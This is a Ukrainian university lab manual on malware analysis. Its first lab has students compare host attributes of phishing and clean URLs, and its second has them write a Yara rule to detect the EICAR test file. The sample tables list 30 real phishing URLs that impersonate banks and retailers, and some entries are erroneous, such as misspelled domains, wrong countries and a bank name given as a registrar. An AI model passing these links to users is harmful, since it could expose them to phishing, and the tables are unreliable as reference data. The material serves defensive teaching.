МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ЗАХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
ФАКУЛЬТЕТ КОМП'ЮТЕРНИХ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра кібербезпеки

Лабораторні роботи

з дисципліни

"Аналіз шкідливого ПЗ"

для студентів освітньо-кваліфікаційного рівня «бакалавр»
спеціальність «Кібербезпека»

Тернопіль – ЗУНУ
2023

Лабораторні роботи з дисципліни “Аналіз шкідливого ПЗ” для студентів освітньо-професійної програми підготовки бакалавра галузі знань 12 Інформаційні спеціальності 125 «Кібербезпека» / Укл.: Івасьєв С.В., Давлетова А.Я. – Тернопіль 2023. – 92с.

Опорний конспект лекцій складається з частин, що рекомендовані програмою на основі галузевого стандарту вищої освіти України з спеціальності «Кібербезпека»

Укладачі: Степан ІВАСЬЄВ
Аліна ДАВЛЕТОВА

Рецензенти:
Трембач Р.Б. к.т.н., доцент, доцент кафедри автоматизації технологічних процесів і виробництв Тернопільського національного педагогічного університету.
Возна Н.Я. д.т.н., професор, професор кафедри спеціалізованих комп’ютерних систем Західноукраїнського національного університету.

Розглянуто та схвалено на засіданні кафедри кібербезпеки, протокол №10 від 11.04.2023

Розглянуто та схвалено групою забезпечення спеціальності кібербезпека, протокол №4 від 11.04.2023

ЗМІСТ

Лабораторна робота 1. Аналіз атрибутів на основі хосту для фішингових URL-адрес

Мета: ознайомлення з принципами аналізу фішингових URL.

Інструменти:

-Phishtank: http://phishtank.org/

- Служба WhoIs (ця інформація також доступна в розділі «Технічні відомості» звіту про Phishtank): https://who.is

- Сервіс GeoIP: https://www.maxmind.com/en/geoip-demo

- Корисні сценарії Python, написані студентами: https://drive.google.com/drive/folders/1j19TcmxWzOAH9LZ8gs4E3kUQX8tRU-nF?usp=sharing

Завдання:

1. Кожен студент має вибрати 30 онлайн-фішингових URL-адрес із Phishtank і зібрати інформацію про них:
   a. Ім'я реєстратора
   b. Термін дії домену = дата закінчення - дата створення
   в. Країна за IP-адресою (запит на доменне ім'я для отримання IP-адреси)
2. Кожен студент має вибрати 30 чистих URL-адрес веб-сайтів і зібрати однакову інформацію.
3. Помістіть результати для чистих і фішингових URL-адрес у таблицю.
4. Створіть частотні таблиці для кожного параметра (реєстратор, термін служби, країна) для чистих і фішингових URL-адрес
5. Накресліть діаграми для кожного параметра на основі частотних таблиць.
6. Запропонуйте спосіб виявлення фішингових URL.

Приклад виконання лабораторної роботи:

Таблиця 1. Fishing link table

N	Link	Registrar name	creation date	expiration date	time	IP	Country by IP
1	https://rakuten.card0040.me/l	Dedipath	2021-07-16	2022-07-16	1	45.80.184.121	US
2	www.rahnatnekna-abziyatfajiwha.net	namecheap	2021-07-13	2022-07-13	1	143.110.184.133	IS
3	https://redd.ashishbisht.com/img/index.html	GoDaddy.com, LLC	2019-06-05	2023-06-05	3	192.185.73.134	US
4	https://184-72-107-150.cprapid.com/service.post.ch/Seleccione_medio_de_pago.php	TUCOWS, INC.	2019-05-16	2023-05-16	3	184.72.107.150	US
5	https://www.rakutancard-bk.com/	NameSilo, LLC	2021.07.17	2022.07.17	1	146.112.61.108	US
6	https://www.aeon-co-jp.cc/	NameSilo, LLC	2021.07.18	2022.07.18	1	146.112.61.108	US
7	https://ddleelectricall.com/amazkn/mazon/ac5f3/	1API GmbH	2021.07.16	2022.07.16	1	192.185.147.101	US
8	https://snbc-card.shnizzy.com/	JIANGSU BANGNING	2020-08-01	2021-08-01	1	43.255.31.132	Hong Kong

		SCIENCE & TECHNOLOGY CO. LTD					
9	https://anmzon.co.jp.aswqasd.xyz/	QuadraNet Enterprises LLC (QEL-5)	2014-06-11	2020-08-30	6	155.94.141.118	US
10	https://allegrolokalnie.pl-combuyit.pw/cash48919201	Beget LLC	2021-07-17	2022-07-17	1	192.185.147.101	US
11	http://coinbasescs.whondert.com/oauth/2.0/hotmail/login.php	Unified Layer (BLUEH-2)	2013-08-22	2021-08-22	8	162.241.115.147	US
12	https://mmcjo.com/	GO-DADDY-COM-LLC	2011-09-01	2021-11-30	10	160.153.133.86	NL
13	http://docomosa.com/	GMO Internet, Inc.	2021.07.17	2022.07.17	1	GMO Internet, Inc.	JP
14	https://www.ativartokenitaucard.pt.workjapan.com.br/	Unified Layer (BLUEH-2)	2010.09.30	2024.09.30	14	162.241.2.131	US
15	https://readynas.wiki/8/Inv/index.php	AS14061	2019-08-14	2021-05-03	3	64.225.35.35	US
16	http://www.join-chat-wa.duckdns.org/	Microsoft Corporation (MSFT)	2013-06-18	2021-04-13	8	23.101.3.221	Hong Kong
17	http://f3f7ee0f50.nxcli.net/	Liquid Web, L.L.C (LQWB)	2021-01-28	2023-01-28	2	8.29.155.200	US
18	https://3-137-190-20.cprapid.com/know	Amazon Technologies Inc. (AT-88-Z)	2018-06-25	2020-03-31	2	3.137.190.20	US
19	http://whatsaaptantee.duckdns.org/	Christoffel Kruger	2018-06-14	2020-06-17	2	102.130.119.190	ZA
20	http://www.grupbaru1.grup2021.duckdns.org/	Christoffel Kruger	2018-06-14	2020-06-17	2	102.130.123.229	ZA
21	http://xayeyar478.temp.swtest.ru/	Организация «Space	2013-12-13	2022-01-13	9	77.222.40.109	RU

		Web LLC»					
22	http://t8cohh5fnjyqhdfvvsluepap8hhcixe3ffxzfcc9.community24.eu/	Hetzner Online GmbH	2018-03-15	2021-09-25	3	144.76.162.245	DE
23	http://f49ze64urtm1gm3dlyfyjqjsxeiswxaom8hso9h7.42t.com/	Hetzner Online GmbH	2018-03-15	2021-09-25	3	144.76.162.245	DE
24	https://www.dorkyboy.com/photoblog/images/sqm/mmmaaldkjkjdauyzaheas/autil/auth_u.php?u=358886	eNom, LLC	2000.05.12	2022.05.12	22	174.136.24.154	US
25	https://www.dorkyboy.com/photoblog/images/sqm/mmmaaldkjkjdauyzaheas/autil/auth_u.php?u=358886	eNom, LLC	2000.05.12	2022.05.12	22	174.136.24.154	US
26	https://il1.us/info/swisscom/home/	OPENTRANSFER-ECOMMERCE	2006-09-13	2022-09-12	18	69.49.228.127	US
27	http://www.account-wepro-duo-solutions-fr.accordiondoorsguys.top/ariviere_duo-solutions.fr/shared/document/download.php?6DA2281626433925d573f8c55be55fb4e9369cb120a461b0d573f8c55be55fb4e9369cb120a461b0d573f8c55be55fb4e9369cb120a461b0d573f8c55be55fb4e9369cb120a461b0d573f8c55be55fb4e9369cb120a461b0	Wells Fargo - Personal & Business Banking - Student, Auto & Home Loans - Investing & Insurance	2021-07-17	2022-07-17	1	192.254.185.223	US
28	https://www.hoteltymad.com/wp-content/plugins/gnlwfqgzci/authorized/redirected/secure0b103/secure	REDACTED FOR PRIVACY	2019-12-17	2020-12-16	1	62.210.157.104	FR
29	https://smbc.card300.info/mem/index	GMO Internet, Inc. d/b/a Onamae.com	2021-07-16	2022-07-16	1	45.82.250.14	US
30	http://www.shioponasedhf.com/mazon/amazon	TUCOWS, INC.	2021-07-17	2022-07-17	1	172.93.123.7	US




Рисунок 1. Кількість зареєстрованих фішингових лінків згрупованих по реєстратору




Рисунок 2. Фішингові лінки згруповані по часу




Рисунок 3. Links per country

Таблиця 2.Clean link table

N	Link	Registrar name	creation date	expiration date	time	IP	Country by IP
0	www.google.com	Google LLC	2000-03-30	2028-09-14	28	142.250.0.0 - 42.251.255.25	US
1	aple.com	CSC Corporate Domains, Inc.	1996-10-02	2021-10-01	25	17.0.0.0 - 17.255.255.255	US
2	youtube.com	MarkMonitor Inc.	2005-02-15	2022-02-15	17	142.250.0.0 - 142.251.255.255	US
3	www.blogger.com	MarkMonitor Inc.	1999-06-22	2022-06-22	23	142.250.0.0 - 142.251.255.255	US
4	microsoft.com	MarkMonitor Inc.	1991-05-02	2022-05-03	31	13.77.161.179	IR
5	cloudflare.com	CloudFlare, Inc.	2017-05-24	2024-02-17	7	104.16.0.0 - 104.31.255.255	US
6	linkedin.com	MarkMonitor Inc.	2002-11-02	2022-11-02	20	13.107.42.14	US
7	mozilla.org	MarkMonitor Inc.	1998-01-24	2023-01-23	25	44.235.246.155	US

8	en.wikipedia.org	MarkMonitor Inc.	2001-01-13	2023-01-13	22	91.198.174.192	NI
9	WORDPRESS.ORG	MarkMonitor Inc.	2003-03-28	2022-03-28	19	198.143.164.252	US
10	vimeo.com	MarkMonitor Inc.	2004-12-15	2021-12-15	17	151.101.192.217	US
11	adobe.com	Nom-iq Ltd. dba COM LAUDE	1986-11-17	2022-05-17	34	2.16.107.83	EU
12	europa.eu	-	-	-	-	147.67.210.45	LUXEMBURG
13	uol.com.br	Universo Online S.A.	1996-04-24	2023-04-24	27	200.147.35.149	BR
14	feedburner.com	MarkMonitor Inc.	2003-12-02	2021-12-02	18	142.250.74.206	US
15	facebook.com	Registrar Safe, LLC	1997-03-29	2028-03-30	31	157.240.20.35	US
16	bbc.co.uk	British Broadcasting Corporation [Tag = BBC]	before Aug-1996	13-Dec-2025	29	151.101.64.81	US
17	t.me	GoDaddy.com, LLC	2010-05-20	2022-05-20	12	149.154.167.99	NL
18	istockphoto.com	CSC Corporate Domains, Inc.	2000-01-06	2022-01-06	22	3.224.99.41	US
19	CNN.COM	CSC Corporate Domains, Inc.	1993-09-22	2026-09-21	33	151.101.65.67	US
20	github.com	MarkMonitor Inc.	2007-10-09	2022-10-09	15	140.82.121.3	US
21	fr.wikipedia.org	MarkMonitor Inc.	2001-01-13	2023-01-13	22	91.198.174.192	NL
22	www.weebly.com	SafeNames Ltd.	2006-03-29	2022-03-28	16	74.115.50.110	US
23	live.com	IANA ID: 299	1994-12-28	2021-12-27	27	204.79.197.212	US
24	brandbucket.com	GoDaddy.com, LLC	2007-02-28	2027-02-28	20	104.22.6.216	US
25	creativecommons.org	Gandi SAS	2001-01-15	2022-01-15	21	104.20.151.16	US

26	gstatic.com	MarkMonitor Inc.	2008-02-11	2022-02-11	14	142.250.185.163	US
27	paypal.com	MarkMonitor Inc.	1999-07-15	2022-07-15	23	64.4.250.37	US
28	bit.ly	Libyan Spider Network (int)	2008-05-17	2022-05-17	14	67.199.248.11	US
29	foxnews.com	MarkMonitor Inc	1995-06-21	2026-06-20	31	104.78.177.82	US
30	fb.com	Registrar Safe, LLC	1990-05-22	2028-05-23	38	157.240.20.35	US




Рисунок 4. Кількість лінків згрупованих по реєстратору




Рисунок 5. Кількість лінків згрупованих по часу




Рисунок 6. Links per country

Лабораторна 2. Виявлення та видалення шкідливих програм

Мета: ознайомлення з принципами роботи та управління безкоштовними сканерами підписів в операційній системі Microsoft Windows.

Інструменти:

- Образ VirtualBox
- ОС:
- Microsoft Windows XP Professional або вище
- Yara http://plusvic.github.io/yara/
- Декомпілятор ILSpy .NET http://ilspy.net/
- Openssl
- Тестовий файл Eicar http://www.eicar.org/85-0-Download.html
- Антивірусні засоби:
- Дешифратори для криптоблоків

Кроки:

1. Ознайомтеся з основними принципами загроз.
2. Ознайомтеся з антивірусними засобами.
3. Виконайте завдання та покажіть результати тренеру.
4. Захистіть лабораторію, відповідаючи на запитання.

Інформація

Підписи, індикатор компромісу, Yara

Сигнатура - це послідовність байтів, яка однозначно ідентифікує програму. Текстовий рядок можна розглядати як простий підпис або індикатор компромісу (IoC). IoC можна використовувати для створення підпису. Поширеним способом є використання інструменту Yara. Таким чином, підпис можна представити у вигляді правил Yara. Прочитайте посібник Yara http://virustotal.github.io/yara/, щоб краще зрозуміти процес створення правила.

Завдання:

1. Інструмент командного рядка Yara можна знайти на віртуальній машині в папці «c:\STUDENTS_LABS\Tools\Yara\» або завантажити з веб-сайту http://virustotal.github.io/yara/.
2. Створіть правило Yara для виявлення файлу eicar.com, а також його архівних версій eicar.zip і eicar2.zip.
3. Перевірте правило Yara, щоб виявити цільові файли.
4. Перевірте ваше правило Yara, щоб не виявити інші файли (наприклад, у папці «test_virus») - тест на помилкові спрацьовування (FP).

Приклад виконання лабораторної роботи:




Рисунок 1. Формування правила




Рисунок 2. Пошуку по вмісту

